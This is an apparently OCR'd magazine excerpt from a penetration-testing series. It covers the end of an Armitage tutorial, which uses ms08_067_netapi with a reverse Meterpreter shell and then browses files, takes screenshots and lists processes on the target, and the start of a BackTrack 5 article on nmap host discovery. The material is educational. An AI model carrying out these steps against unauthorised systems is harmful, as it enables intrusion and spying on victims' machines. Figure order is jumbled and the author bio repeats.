
The rest of this manual is organized around this process, providing what you need to know in the order you'll need it.




**Figure 76.** Find the Exploits with Armitage VI



**Figure 79.** Find the Exploits with Armitage IX



**Figure 77.** Find the Exploits with Armitage VII



**Figure 80.** Find the Exploits with Armitage X




Figure 81. Find the Exploits with Armitage XI

### Step 1: Open Armitage on Backtrack 5

Click on *Backtrack > Exploitation Tools > Network Exploitation Tools > Metasploit Framework > Armitage*. See the Figure 71 for more details how to open Armitage in Backtrack 5 r2.

### Step 2: Connect Armitage

Click on the connect Button. See the Figure 72 for more details.




Figure 82. Find the Exploits with Armitage XII




Figure 83. Find the Exploits with Armitage XIII




Figure 84. Find the Exploits with Armitage XIV

### Step 3: Connecting Armitage

It takes few minutes to connect. So have some patience (Figure 73).

### Step 4: Armitage Window

Here is your Armitage window shown Figure 74.

### Armitage has 3 panels

- TARGET PANEL: It represents the computer IP address and other information.
- MODULE PANEL: It shows the auxiliary, exploit, payload and post.
- TABS PANEL: Armitage opens each dialog, console, and table in a tab below the module and target panels. Click the X button to close a tab (Figure 75).

### Step 5: Find the alive host on the Network

- In this step we have to search for the host.
- Under the Nmap Scan, select the *option > Quick Scan (OS detect)*
- See the below image for more details (see Figure 76)






Figure 85. Find the Exploits with Armitage XV




**Figure 86.** Find the Exploits with Armitage XVI


- Here you have to enter the scan range.
- Here 192.168.109.0/24 this is class C range.
- Example image shown Figure 77.
- Your Scan is complete now.
- If the Nmap scan find the alive host, then it will be shown on your Target Panel.
- See the Figure 78 for more details.



**Figure 87.** Find the Exploits with Armitage XVII




**Figure 88.** Find the Exploits with Armitage XVIII




**Figure 89.** Find the Exploits with Armitage XIX

## Step 6: Finding Attacks


- Click on the *Attacks > Find Attacks*.
- It will find the most suitable attack for host shown in the Target Panel.
- See the image shown Figure 79.



**Figure 90.** Find the Exploits with Armitage XX



**Figure 91.** Find the Exploits with Armitage XXI



**Figure 92.** Find the Exploits with Armitage XXII

When attack analysis finished, it informs with a message shown in the Figure 80.

**Step 7: Set the vulnerability**

- Right click on the host
- Click on smb
- Select the ms08\_067\_netapi vulnerability (Figure 81).
- Click on the checkbox – Use a reverse connection.
- Now click on the Launch Button (Figure 82).

**Step 8**


If the target host is vulnerable then its color changes to red. That means we can attack into the computer system (Figure 83). The above image shows the meterpreter shell.

**Examples Of Armitage**

**Example 1: Opening Command Shell**

Right click on the *host* > *Meterpreter1* > *Interact* > *Command Shell* (Figure 84).

- Here is the command shell open in the Tab panel
- See the Figure 85 for more details.



**Figure 93.** Find the Exploits with Armitage XXII

Type 'dir' in the shell and you can see the remote system directories. For more details see the Figure 86. This example shows the system information. Type the system info in the command shell (Figure 87).

**Example 2: Take a Screenshot of Remote Desktop**

- Click on the *Meterpreter2* > *Explore* > *Screenshot*
- See the image for more details
- Next image shows the result (Figure 88).
- Here it is the screenshot of the remote desktop (Figure 89).

**Example 3: Browse Files**

- *Right click* > *Meterpreter2* > *Explore* > *Browse Files*
- Once you click in the Browse files, it will browse all the remote files in a tab
- See the Figure 90
- Output: Browse Files (Figure 91)

**Example 4: Show processes running on the Remote Machine**

*Right click* > *Meterpreter2* > *Explore* > *Show Processes* (Figure 92). Here is the output shown Figure 93.

\*\*\*\*\*Successfully we have used Armitage\*\*\*\*\*

**VIKAS KUMAR | ETHICAL HACKER | SPEAKER**



VIKAS KUMAR (ISHAN) is one of the leading computer security experts available in India. VIKAS KUMAR born on 26 July 1990 in a town called Meerut, UP (India). VIKAS KUMAR started his Group "hackers4u" on Facebook in year 2010 and in two years he bangs the World Wide Web with good computer ethical hacking articles and going to launch the website on Cyber Security & Ethical Hacking and working with a Anti-Hacking Community "I-hackers4u". The 22 year old guy have the capability to compete with the people best in the business so called "Ethical Hacking". Workshops and Seminars: VIKAS KUMAR have trained more than 550 people from all around the world, from countries like Thailand, Australia, Canada, Ghana, United States, South Africa, China, Malaysia, Singapore, Oman, Yemen, Indonesia, Korea, Iran and etc. [www.cyber-hunt.com](http://www.cyber-hunt.com). Blog: [www.hackyourdreams.webs.com](http://www.hackyourdreams.webs.com). LinkedIn Profile: [https://www.linkedin.com/profile/view?id=71569482&trk=tab\\_pro](https://www.linkedin.com/profile/view?id=71569482&trk=tab_pro). Facebook: <https://www.facebook.com/hackers4u>. Orkut: <https://www.orkut.com/Main#Profile?uid=7581821977129211672>. Email ID: [vikas\\_ind2008@yahoo.in](mailto:vikas_ind2008@yahoo.in); [cyberhunt2012@gmail.com](mailto:cyberhunt2012@gmail.com)

VIKAS KUMAR (ISHAN) is one of the leading computer security experts available in India. VIKAS KUMAR born on 26 July 1990 in a town called Meerut, UP (India). VIKAS KUMAR started his Group "hackers4u" on Facebook in year 2010 and in two years he bangs the World Wide Web with good computer ethical hacking articles and going to launch the website on Cyber Security & Ethical Hacking and working with a Anti-Hacking Community "I-hackers4u". The 22 year old guy have the capability to compete with the people best in the business so called "Ethical Hacking". Workshops and Seminars: VIKAS KUMAR have trained more than 550 people from all around the world, from countries like Thailand, Australia, Canada, Ghana, United States, South Africa, China, Malaysia, Singapore, Oman, Yemen, Indonesia, Korea, Iran and etc. [www.cyber-hunt.com](http://www.cyber-hunt.com). Blog: [www.hackyourdreams.webs.com](http://www.hackyourdreams.webs.com). LinkedIn Profile: [https://www.linkedin.com/profile/view?id=71569482&trk=tab\\_pro](https://www.linkedin.com/profile/view?id=71569482&trk=tab_pro). Facebook: <https://www.facebook.com/hackers4u>. Orkut: <https://www.orkut.com/Main#Profile?uid=7581821977129211672>. Email ID: [vikas\\_ind2008@yahoo.in](mailto:vikas_ind2008@yahoo.in); [cyberhunt2012@gmail.com](mailto:cyberhunt2012@gmail.com)



# AnoSearch

Real-Time People Search Engine

AnoSearch Inc engine will provide an easy way to search people in real-time on all social networks.

Beta version soon available on:  
**[WWW.ANOSEARCH.COM](http://WWW.ANOSEARCH.COM)**

# BackTrack 5:

## The Ultimate Security Toolkit

In the security world today, a security professional relies heavily on knowing the right tools for the job, and knowing how to use these tools. There are hundreds of tools available and the list of tools is constantly changing and growing. For security assessments and penetration testing, there are very few toolkits as actively supported and all-encompassing as BackTrack 5.

**B**ackTrack 5 (BT5) is a Linux security distribution that contains all of the tools necessary to perform a complete security assessment of systems, networks, and applications. This article will describe some basic practical uses of the tools within BackTrack 5 as they relate to a network-based penetration test or security assessment. BackTrack 5 was designed with penetration testing in mind. A pentest is a method of evaluating and testing the security of a system, network, or application by performing actions that are meant to simulate the actions of a malicious attacker.

The tools included in BackTrack 5 are very often the same tools an attacker might be using against a network, and understanding these tools and how effective they might be against your network is an important step of security in-depth. The tools covered in this two-part article and their usage will be outlined in the same order that a network assessment might take place, starting with host discovery and information gathering on discovered targets, moving onto identifying vulnerabilities within your targets, followed by attempting exploitation of the discovered vulnerabilities, and finally, what to do with your newly gained access, also known as post-exploitation. Web application assessment tools will be covered as well.

The first part of the article will cover the basics of BackTrack 5, simple host discovery and infor-

mation gathering of an internal network, as well as a basic wireless assessment. Part two will cover the steps of discovery and information gathering for an external network assessment, as well as vulnerability assessment, exploitation, and post-exploitation. Some other useful tools will be covered as well. Keep in mind that there are many tools available in BT5 and many of their functions can overlap, and the information in this article doesn't encompass all of the ways, nor the only way to perform these actions. Use this information as a starting point to discover the real capabilities of the toolkit. The version of BT5 used for in this article is BackTrack 5 R2 KDE 64-bit and there may be slight differences in commands and available applications if you are using a different version.

### BackTrack 5 Basics

There are a few different ways BT5 can be setup and used. You can create a Live CD or bootable USB drive and run it in a live environment, install BT5 to *virtual machine* (VM), or install BT5 directly to a hard drive and boot to it as the main OS. Each method has its perks and drawbacks, but for the sake continually performing assessments and testing, creating a BT5 VM is recommended. If you are new to BT5, the in-depth details of setting up BT5 will not be covered in this article; however,






Figure 1. Tools Manages

the Official BackTrack 5 Wiki and Forums at <http://www.backtrack-linux.org/> contain all the information necessary for getting started.

Once you are up and running, before starting any information gathering, you should create a place to store the information you are collecting. Some of the tools in BT5 utilize databases to store information and one of the strengths of BT5 is that the databases should be preinstalled and configured to start using without much hassle. Since the context of this article covers pentesting of multiple clients, creating a separate folder for each client is recommended. For this assessment, everything will be stored in subfolders in the `~/PenTest` directory, created for this demonstration. Additionally, results that are stored within a database should be exported and stored in the client folder, and the database should be wiped before the next engagement.

Many of the tools in BT5 can be found in the Applications menu, under the BackTrack folder. The tools are organized in folders and subfolders based on their purpose and abilities. Since some tools server more than one purpose, some tools are in several folders; launching the same tools from a different folder does not change the usage of the tool. Most tools can also be found in the `/pentest/` directory, also organized by use (Figure 1).

## Host Discovery and Information Gathering – Internal Network

An internal test is generally performed on-site, directly connected to the network that is being tested.




Figure 2. Determining the Network I




Figure 3. Determining the Network II

The tester assumes the role of a user with some access to the network. The first step of any test is information gathering and target mapping.

Arguably, the best tools in BT5 for information gathering and mapping a network is *Nmap*. *Nmap* is a command-line tool that sends specially crafted packets to a host or range of hosts and analyzes the response. *Nmap* is excellent for host discovery, services discovery through port scanning, OS identification and much more.

The first step in this process is to find all the live hosts on the internal network, also known as discovery. First you need to determine the network you are on, which is as simple as looking at your own IP address. Open a terminal and type `ifconfig`. Note your inet addr as well as the Mask (Figure 2).

In this case, we are on the 192.168.2.0/24 network. We can use Nmap to discover live hosts on this subnet and save our results to a file (Figure 3).

Explanation:

- `-sn`: ping scan, disables port scan for fast discovery
- `-n`: don't resolve DNS name of host, for faster scan
- `-v`: set verbosity level of error reporting
- `-oA`: output results (`nmap`, `gnmap`, `xml`) to `nmap/192.168.2.0_ping` file
- `192.168.2.0/24`: scan this entire class C range

The reason to use the `-oA` option is to output the results in multiple format types to be used in other tools. The `gnmap` file is designed to be parsed with the shell command `grep`. Use `grep` on the `gn-`





Figure 4. Determining the Network III

map file we just generated to display all hosts that Nmap determined are up. You can also pipe this command to word count (`wc`) to get a count of the up hosts (Figure 4 and Figure 5).


Explanation:

- `grep "Up"`: search the grepable Nmap file for "Up" and print the line
- `wc -l`: count the lines



```
root@bt: ~/PenTest# grep "Up" nmap/192.168.2.0_ping.gnmap | wc -l
39
root@bt: ~/PenTest#
```

Figure 5. Determining the Network IV



```
root@bt: ~/PenTest# grep "Up" nmap/192.168.2.0_ping.gnmap | cut -f2 -d\ > targets/192.168.2.0_all.txt
root@bt: ~/PenTest# cat targets/192.168.2.0_all.txt
192.168.2.2
192.168.2.3
192.168.2.4
192.168.2.5
192.168.2.6
192.168.2.8
192.168.2.9
```


Figure 6. Determining the Network V

These results display the 39 hosts that responded to the ping scan on the 192.168.2.0/24 network. You now have a list of targets you can perform additional information gathering on, without wasting time scanning for hosts that don't exist. You can then use shell commands to create a list of targets that can be input into Nmap for additional scans (Figure 6).

Explanation:

- `grep "Up"`: print the lines of up hosts in the file
- `cut -f2 -d\`: cut field 2 with the delimiter of space (note the trailing space)
- `>`: redirect the output to `targets/192.168.2.0_all.txt` file
- `cat`: confirm the targets file looks correct

These steps are basic and outline host discovery on a single subnet, however in many cases there will be several subnets that you might have to discover. Discovery of these subnets isn't always easy, using this method in Nmap can be helpful (Figure 7).




```
root@bt: ~/PenTest# nmap -sn -PE -n -v -oA nmap/subnet_search 192.168.*.1-10.245-254
Starting Nmap 6.00 ( http://nmap.org ) at 2012-05-23 19:09 EDT
Initiating Ping Scan at 19:09
```

Figure 7. Determining the Network VI

Explanation (new options only):

- `-PE`: use ICMP only, helpful for getting accurate up count traversing subnets
- `192.168.*.1-10,245-254`: Scan the first and last 10 IP addresses of all 255 subnets in the 192.168.x address space.

This command will ping the first and last 10 addresses on every possible subnet in the 192.168 address space. This is a fast way to discover subnets without having to try every single potential address within the given range, since in many cases there will be a device that responds within that range. Keep in mind that this method may not discover every subnet, if there isn't a system to respond within the addresses being tested. Using shell commands, you can create a subnets targets file to perform host discovery on the newly discovered subnets (Figure 8).




```
root@bt: ~/PenTest# grep "Up" nmap/subnet_search.gnmap | cut -f2 -d\ | cut -f1-3 -d\ | uniq | sed 's/\./0/24/'
192.168.2.0/24
192.168.3.0/24
192.168.200.0/24
root@bt: ~/PenTest# grep "Up" nmap/subnet_search.gnmap | cut -f2 -d\ | cut -f1-3 -d\ | uniq | sed 's/\./0/24/' > targets/subnets.txt
```

Figure 8. Determining the Network VII

Explanation:


- `grep "Up" | cut -f2 -d\`: print all up IP addresses from the file
- `cut -f1-3 -d\.`: print the first 3 octet of the ip addresses (the subnet)
- `uniq`: remove all duplicates, leaving you with a single address from each subnet
- `sed 's/\./0/24/'`: add a .0/24 to the end of each line, to be Nmap readable
- `>`: redirect to `targets/subnets.txt` file

Now, use Nmap just as in the first step, but rather than give it an address range directly on the command line, use the `-iL` option to input from the subnets target file created in the previous step. Nmap will now scan every address on all three discovered subnets. Just as before, use shell commands to create a targets list of the hosts that were discovered as up (Figure 9 and Figure 10).



```
root@bt: ~/PenTest# nmap -sn -PE -n -v -oA nmap/all_subnets_ping -iL targets/subnets.txt
Starting Nmap 6.00 ( http://nmap.org ) at 2012-05-23 19:41 EDT
Initiating ARP Ping Scan at 19:41
Scanning 105 hosts [1 port/host]
```

Figure 9. Determining the Network VIII



```
root@bt: ~/PenTest# grep "Up" nmap/all_subnets_ping.gnmap | cut -f2 -d\ > targets/allup.txt
root@bt: ~/PenTest#
```

Figure 10. Determining the Network IX

You may want to separate your targets list by subnet, in instances for example where different subnets are used for different physical sites, separated by a slower link. This can easily be accomplished with shell commands and the `allup.txt` targets file. Performing a *word count* (`wc`) on the

directory will also display the amount of hosts in each file. Notice the number of hosts in each in-

```
File Edit View Bookmarks Settings Help
root@bt:~/PenTest# grep "\.3\." targets/allup.txt > targets/192.168.3.0_all.txt
root@bt:~/PenTest# grep "\.200\." targets/allup.txt > targets/192.168.200.0_all.txt
root@bt:~/PenTest# wc -l targets/*
 1 targets/192.168.200.0_all.txt
39 targets/192.168.2.0_all.txt
 6 targets/192.168.3.0_all.txt
46 targets/allup.txt
 3 targets/subnets.txt
95 total
root@bt:~/PenTest#
```

Figure 11. Determining the Network X

dividual subnets files adds up to the number of of hosts in the allup.txt targets file (Figure 11).

Explanation:

- `grep "\.3\."`: print all lines with .3., redirect to file
- `grep "\.200\."`: print all line with .200., redirect to file
- `wc -l`: print the line count for every file in targets directory

